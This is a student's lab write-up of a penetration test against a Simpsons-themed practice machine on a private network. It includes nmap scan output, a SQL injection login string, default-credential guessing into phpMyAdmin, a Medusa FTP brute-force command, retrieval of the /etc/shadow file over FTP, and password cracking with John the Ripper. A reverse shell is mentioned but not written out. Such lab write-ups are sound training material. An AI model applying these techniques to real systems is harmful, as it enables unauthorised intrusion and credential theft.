
3 machines


windows 7 - 192.168.164.131 / 24 - (as a go between to use any Windows tools I have) kali Linux - 192.168.164.132 / 24 - (Main pen testing distro)

Target "Simpsons" - 192.168.164.0 /24 (Given range in brief then a scan found it as .130)

Kali Linux IP address to show on same network



Windows IP address




First I needed to find the target on the system for this I used a tool I had installed before called arpscan, The command I used was "arp-scan --interface=eth0 --localnet" this tool sent out a arp request to show other systems on the network.



after making sure I had a IP and was in the same network as the target, and was able to ping the target using the "ping" command followed by the given IP address. "ping 192.168.164.130"

I started with Armitage for multiple uses it has a scripted NMAP and also can suggest possible exploits, since I am on Kali Linux 2 I have to start the Metasploit Framework database manually using the following commands, "service Postgresql start" followed by "msfdb init" then this is followed by "armitage"

In armitage my first go to was scan the target using nmap, I decide to do a comprehensive scan of the Simpsons IP address to make sure I captured all needed data using the pre scripted commands in armitage.



Nmap found 4 ports open <u>TCP/21</u>, <u>TCP/80</u>, <u>TCP/443</u> and <u>TCP/10000</u> port 21 is FTP (File Transferee Protocol)

port 80 is HTTP (Hypertext Transferee Protocol)

port 443 is HTTPS (Hypertext Transferee Protocol Seciure)

port 10000 is (Mutli Service use- Had to look it up, nmap said it is a Webmin httpd - Apache)

Here is a dump of the Nmap Scan, I have Removed Junk Data to Save Space


db_nmap --min-hostgroup 96 -sS -n -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 192.168.164.130

- -sS = TCP SYN/Connect()
- -n = Never do DNS resolution/ Alaways Resolve
- -sU = UDP Scan
- -T4 = Timing Template which is 1-5
- -A = Enable OS detection
- -v = Increase verbosity level
- -PE = ICMP echo
- -PP = Time Stamp
- -PS = TCP SYN/ACK Discovery 80,443 for port 80 and port 443
- -PA = UDP Discovery on 3389
- -PU = SCTP Discovery on 40125
- -PY = SCTP Discovery
- -g = use given port which is 53
- [*] Nmap: Starting Nmap 7.25BETA1 (https://nmap.org) at 2016-12-14 17:18 EST
- [*] Nmap: NSE: Loaded 138 scripts for scanning.
- [*] Nmap: NSE: Script Pre-scanning.
- [*] Nmap: Initiating NSE at 17:18
- [*] Nmap: Completed NSE at 17:18, 0.00s elapsed
- [*] Nmap: Initiating NSE at 17:18
- [*] Nmap: Completed NSE at 17:18, 0.00s elapsed
- [*] Nmap: Initiating ARP Ping Scan at 17:18
- [*] Nmap: Scanning 192.168.164.130 [1 port]
- [*] Nmap: Completed ARP Ping Scan at 17:18, 0.00s elapsed (1 total hosts)
- [*] Nmap: Initiating SYN Stealth Scan at 17:18
- [*] Nmap: Scanning 192.168.164.130 [1000 ports]
- [*] Nmap: Discovered open port 21/tcp on 192.168.164.130
- [*] Nmap: Discovered open port 80/tcp on 192.168.164.130
- [*] Nmap: Discovered open port 443/tcp on 192.168.164.130
- [*] Nmap: Discovered open port 10000/tcp on 192.168.164.130
- [*] Nmap: Completed SYN Stealth Scan at 17:18, 0.07s elapsed (1000 total ports)
- [*] Nmap: Initiating UDP Scan at 17:18
- [*] Nmap: Scanning 192.168.164.130 [1000 ports]
- [*] Nmap: Increasing send delay for 192.168.164.130 from 0 to 50 due to 11 out of 18 dropped probes since last increase.
- [*] Nmap: Increasing send delay for 192.168.164.130 from 50 to 100 due to max_successful_tryno increase to 5
- [*] Nmap: Increasing send delay for 192.168.164.130 from 100 to 200 due to max_successful_tryno increase to 6

- [*] Nmap: Warning: 192.168.164.130 giving up on port because retransmission cap hit (6).
- [*] Nmap: Increasing send delay for 192.168.164.130 from 200 to 400 due to 11 out of 19 dropped probes since last increase.
- [*] Nmap: Increasing send delay for 192.168.164.130 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
- [*] Nmap: Completed UDP Scan at 17:34, 966.31s elapsed (1000 total ports)
- [*] Nmap: Initiating Service scan at 17:34
- [*] Nmap: Scanning 40 services on 192.168.164.130
- [*] Nmap: Discovered open port 10000/udp on 192.168.164.130
- [*] Nmap: Discovered open | filtered port 10000/udp on 192.168.164.130 is actually open
- [*] Nmap: Service scan Timing: About 12.50% done; ETC: 17:41 (0:06:11 remaining)
- [*] Nmap: Service scan Timing: About 72.50% done; ETC: 17:36 (0:00:33 remaining)
- [*] Nmap: Completed Service scan at 17:36, 117.64s elapsed (40 services on 1 host)
- [*] Nmap: Initiating OS detection (try #1) against 192.168.164.130
- [*] Nmap: NSE: Script scanning 192.168.164.130.
- [*] Nmap: Initiating NSE at 17:36
- [*] Nmap: NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
- [*] Nmap: Completed NSE at 17:36, 30.99s elapsed
- [*] Nmap: Initiating NSE at 17:36
- [*] Nmap: Completed NSE at 17:36, 2.20s elapsed
- [*] Nmap: Nmap scan report for 192.168.164.130
- [*] Nmap: Host is up (0.0019s latency).
- [*] Nmap: Not shown: 1960 closed ports, 35 open | filtered ports
- [*] Nmap: PORT STATE SERVICE VERSION
- [*] Nmap: 21/tcp open ftp vsftpd 2.0.8 or later
- [*] Nmap: | ftp-anon: Anonymous FTP login allowed (FTP code 230)
- [*] Nmap: | drwxrwxrwx 2 0 0 4096 Dec 06 18:27 FamilyPictures [NSE: writeable]
- [*] Nmap: |_drwxrwxrwx 2 0 0 4096 Dec 06 18:07 HidefromMarge [NSE: writeable]
- [*] Nmap: 80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
- [*] Nmap: | http-methods:
- [*] Nmap: | Supported Methods: GET HEAD POST OPTIONS
- [*] Nmap: | http-server-header: Apache/2.4.18 (Ubuntu)
- [*] Nmap: |_http-title: Site doesn't have a title (text/html).
- [*] Nmap: 443/tcp open ssl/http Apache httpd 2.4.18 ((Ubuntu))
- [*] Nmap: | http-methods:
- [*] Nmap: | Supported Methods: GET HEAD POST OPTIONS
- [*] Nmap: | http-robots.txt: 2 disallowed entries
- [*] Nmap: | /cgi-bin/ /xena/
- [*] Nmap: | http-server-header: Apache/2.4.18 (Ubuntu)
- [*] Nmap: | http-title: Site doesn't have a title (text/html).
- [*] Nmap: | ssl-cert: Subject:
- commonName=Security/organizationName=ITB/stateOrProvinceName=IRELAND/countryName=ie
- [*] Nmap: | Issuer:
- commonName=Security/organizationName=ITB/stateOrProvinceName=IRELAND/countryName=ie
- [*] Nmap: | Public Key type: rsa
- [*] Nmap: | Public Key bits: 2048
- [*] Nmap: | Signature Algorithm: sha256WithRSAEncryption
- [*] Nmap: | Not valid before: 2016-12-07T23:48:11
- [*] Nmap: | Not valid after: 2017-12-07T23:48:11
- [*] Nmap: | MD5: e8de 9433 6d80 f1b2 9a39 7fe1 0d0e 7e69
- [*] Nmap: | SHA-1: dbf9 b275 14d2 e10b cbcb dbda 380e a9a5 fc7d 1b61

- [*] Nmap: |_ssl-date: TLS randomness does not represent time
- [*] Nmap: 10000/tcp open http MiniServ 1.820 (Webmin httpd)
- [*] Nmap: |_http-favicon: Unknown favicon MD5: D5E2A5F2323388519DF54C241D7C7471
- [*] Nmap: | http-methods:
- [*] Nmap: | Supported Methods: GET HEAD POST OPTIONS
- [*] Nmap: |_http-server-header: MiniServ/1.820
- [*] Nmap: |_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
- [*] Nmap: 10000/udp open ndmp?
- [*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
- [*] Nmap: SF-Port10000-UDP:V=7.25BETA1%I=7%D=12/14%Time=5851C8F7%P=x86_64-pc-linux-g
- [*] Nmap: SF:\.0:10000:1:")%r(NBTStat,10,"0\.0\.0\.0:10000:1:")%r(Help,10,"0\.0\.0\.0\.
- [*] Nmap: SF:0:10000:1:")%r(SIPOptions,10,"0\.0\.0\.0:10000:1:")%r(Sqlping,10,"0\.0\
- [*] Nmap: SF:.0\.0:10000:1:")%r(NTPRequest,10,"0\.0\.0\.0:10000:1:")%r(SNMPv1public,
- [*] Nmap: SF:10,"0\.0\.0\.0:10000:1:")%r(SNMPv3GetRequest,10,"0\.0\.0\.0:10000:1:")%
- [*] Nmap: SF:r(xdmcp,10,"0\.0\.0\.0:10000:1:")%r(AFSVersionRequest,10,"0\.0\.0\.0:10
- [*] Nmap: SF:000:1:")%r(DNS-SD,10,"0\.0\.0\.0:10000:1:")%r(Citrix,10,"0\.0\.0\.0:100
- [*] Nmap: SF:00:1:")%r(Kerberos,10,"0\.0\.0\.0:10000:1:")%r(sybaseanywhere,10,"0\.0\
- [*] Nmap: SF:.0\.0:10000:1:")%r(NetMotionMobility,10,"0\.0\.0\.0:10000:1:");
- [*] Nmap: MAC Address: 00:0C:29:AD:02:E4 (VMware)
- [*] Nmap: Device type: general purpose
- [*] Nmap: Running: Linux 3.X | 4.X
- [*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
- [*] Nmap: OS details: Linux 3.2 4.4
- [*] Nmap: Uptime guess: 0.033 days (since Wed Dec 14 16:49:25 2016)
- [*] Nmap: Network Distance: 1 hop
- [*] Nmap: TCP Sequence Prediction: Difficulty=264 (Good luck!)
- [*] Nmap: IP ID Sequence Generation: All zeros
- [*] Nmap: Service Info: Host: There
- [*] Nmap: TRACEROUTE
- [*] Nmap: HOP RTT ADDRESS
- [*] Nmap: 1 1.95 ms 192.168.164.130
- [*] Nmap: NSE: Script Post-scanning.
- [*] Nmap: Initiating NSE at 17:36
- [*] Nmap: Completed NSE at 17:36, 0.00s elapsed
- [*] Nmap: Initiating NSE at 17:36
- [*] Nmap: Completed NSE at 17:36, 0.00s elapsed
- [*] Nmap: Read data files from: /usr/bin/../share/nmap
- [*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
- [*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1120.32 seconds
- [*] Nmap: Raw packets sent: 2603 (92.814KB) | Rcvd: 2059 (99.319KB)


Did an attack scan with armitage and found with the basic attacks listed in armitage none of the FTP attacks worked, none of the HTTP attacks worked, none of the real server attacks worked, none of the SSH attacks worked, non of the basic web app attacks worked. So I will need to go to alternative methods of entry. Even tried a "Hail Mary" without success.




I decided to change up tactics and try log onto the ports to see what I find. I found 2 pages of interest on port 80 I found a Ad banner for Flaming Moes.




and on Port 443, I got a "SSL Bad Request" after changing to HTTPS I found a picture of Comic Book Guy's news blog "AIN'T I FAT NEWS".




and on port 10000 I found a webmin login page




My next step was to do a vulnerability scan using my favourite scanner Acunetix Web Vulnerability Scanner, of the two sites using default settings, I found on Port 80 or "Moes" seems to have a /phpmyadmin/ page I will look into that next, I also see it saves a Admin Cookie that I will look into exploiting that in some way.




On port 443 the scan picked up another directory called xena, I will check that out after checking outer results.




I went to Moes page at 192.168.164.130/phpmyadmin/ and received a log in page



first attempt was a simple attack I always try a simple SQL attack "1'='1'or'1" as both the username and password meaning take the first name and first password from the database and use it, didn't work, user:root didnt work, admin:root didnt work then it said password=yes, so I added yes then tried, root:toor it worked, I had a moment of NO WAY LOL because I was just in the middle of deciding to build a wordlist and brute force it when it let me in.



I found Nothing on the site of interest so I just decided to have some fun with it, and I was about to deface the page for fun, but decided to shell it instead, I was blocked by --secure file privlages,






But instead I screwed up and go this.....



Welcome to phpMyAdmin




I decided to go to the URL https://192.168.164.130:443/xena that I found in my scan and it brought me to a log in page. From experience I searching the login pages source I found a password string with "LucyLawless" in it but wasnt recognised as a password, but did add the password to the URL so I may try another attack on this, maybe a Cross Site Script (XSS) would be best for this I will attempt that.




Welcome to my personal website. registered fans only






I decide to take a look at the FTP connection that was found, I used the command "ftp 192.168.164.130" and the system listed a account "comicbookguy", first attempt was toor as the password just encase, It wasn't the password.




I had to think, but not too long, I put myself in comic book guys shoes if I was him what would I use as a password. A comic book name, so I built a small wordlist with comic book names using Wikipedia and other source for comic book names and also had to do a search for fictional comic book names from the Simpsons to add such as "Radioactive Man"




I then moved this to the Kali Linux VM to be used to try BruteForce the FTP connection, I used Medusa to brute force my created wordlist called "Comic.Ist", I also built a username list called "User.Ist" using leafpad making sure to save as a list file (.lst). I then used the command "medusa -h 192.168.164.130 -U /root/Desktop/User.Ist -P /root/Desktop/Comic.Ist -M ftp"


- -h = Target Host / IP
- -U = Username File Option
- -P = Password File Option
- -M = Name of module to execute in this case "ftp"




After the SUCCESS I tried the Login to get into the FTP, with the Password "superman"




so I decided to go through the FTP see what I can find, in the comics folder I found multiple comics as well as a "superman.jpg" which I didn't trust so immediately changed the extension to txt and found. I was able to grab all the files using the **"get"** command



I Found a what looks to be a webpage hidden and named as superman.jpg




I brought this over to my windows machines and converted the extension again to .html this gave me a web link to a comic hosted on photobucket by Lee Hester "leescomics's" which is a picture of superman getting his ass kicked by Harambe I mean king kong, I looked into Lees profile and didn't find anything he seems to just upload photos of comics and memorabilia, may be a dead end but ill hold onto it for now.



In the Directory lovers I found even more photos including a folder called "xena Password" which I was struggling to access



after a few attempts I realised what was wrong I was including the space in the command, I need to use the command "get xena\ Passowrd" to take out the space. after I opened the file and found the message bellow, so the password must be the one I found early which is "LucyLawless"



I started to look deeper into the FTP and found multiple things and two other accounts, homersimpson and professorfrink

```
ftp> ls

200 PORT command successful. Consider using PASV.

150 Here comes the directory listing.

drwxr-xr-x 5 1001 1001 4096 Dec 07 18:42 comicbookguy


drwxr-xr-x 20 1000 1000 4096 Dec 07 19:48 homersimpson

drwxr-xr-x 2 1002 1002 4096 Dec 06 19:06 professorfrink

226 Directory send OK.

ftp>
```

found no files in professorfrink, but found files in homersimpson which led me to find the Proof directory and text file with the message "You truely are a the gifted one, you've found me."




The file was found via directory transversal, in other words I hoped from directory to directory to find the file, the next thing was to find if I could get root access to the machine.

First I decided to take the pictures I recovered and check them for stenography, maybe a hidden password, for this I needed to download a tool called "StegHide" using the command "sudo apt-get install steghide", to find information about the file I used the command "steghide info /root/Simpsons/FTP/Comics/***.jpg" this process failed as the tool does not tell you if it detects and instantly asks you to decrypt the file, it done this for every file so I determined it didnt work for detection.

```
root@Skynet:~# steghide info '/root/Simpsons/FTP/Comics/1508628-comic_book_guy_5
.jpg'
"1508628-comic_book_guy_5.jpg":
  format: jpeg
   capacity: 3.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@Skynet:~#
```

I tried another tool which I got from source forge called "XStegSecretBeta" it was in another language but I got the idea pretty quick, the tool scanned all the files in the directories that I copied down including all the pictures, and it found nothing.



I moved back to try to get root access to the system, I have access to the FTP as comicbookguy he has read and execute permissions on 90% of the files, after my original attempt on the web server failed I decided to try a different way with a netcat reverse shell, I wrote with help a basic shell to call out port 1337, which netcat would listen for on the attacking machine. originally plan was to use the "put" command to put the shell on the system and execute the bash shell.



But halfway through this, I remember when working on my own server I could just get the hash from the shadow file

so I navigated to the homersimpson/etc/ where I was able to "get" even tho there permissions where against me it still allowed me to download the file, it worked so im not going to say anything.

```
10368 Oct 02 2015 sensors3.conf
              1 0
                          0
                          0
              1 0
                                       19608 Dec 07 18:25 services
                0
                          0
                                        4096 Jul 19 12:49 sgml
              1 0
                          42
                                        1560 Dec 07 19:21 shadow
                                        1560 Dec 07 19:21 shadow
              1 0
                          0
                                          73 Jul 19 12:42 shells
              1 0
-rw-r--r--
              3
                                        4096 Jul 19 12:45
                0
                          0
drwxr-xr-x
                                                           signon-ui
```

```
| Station | Communication | Co
```

to crack this I used John The Ripper.. it has been 6 hours and I don't think it is anywhere into it yet



so for me im out of Ideas short of leaving John the ripper cracking the shadow file for a few days and seeing what it spits out in the end, It has been a fun and interesting challenge.

In conclusion, fun and tough, I need more practice attacking Linux machines.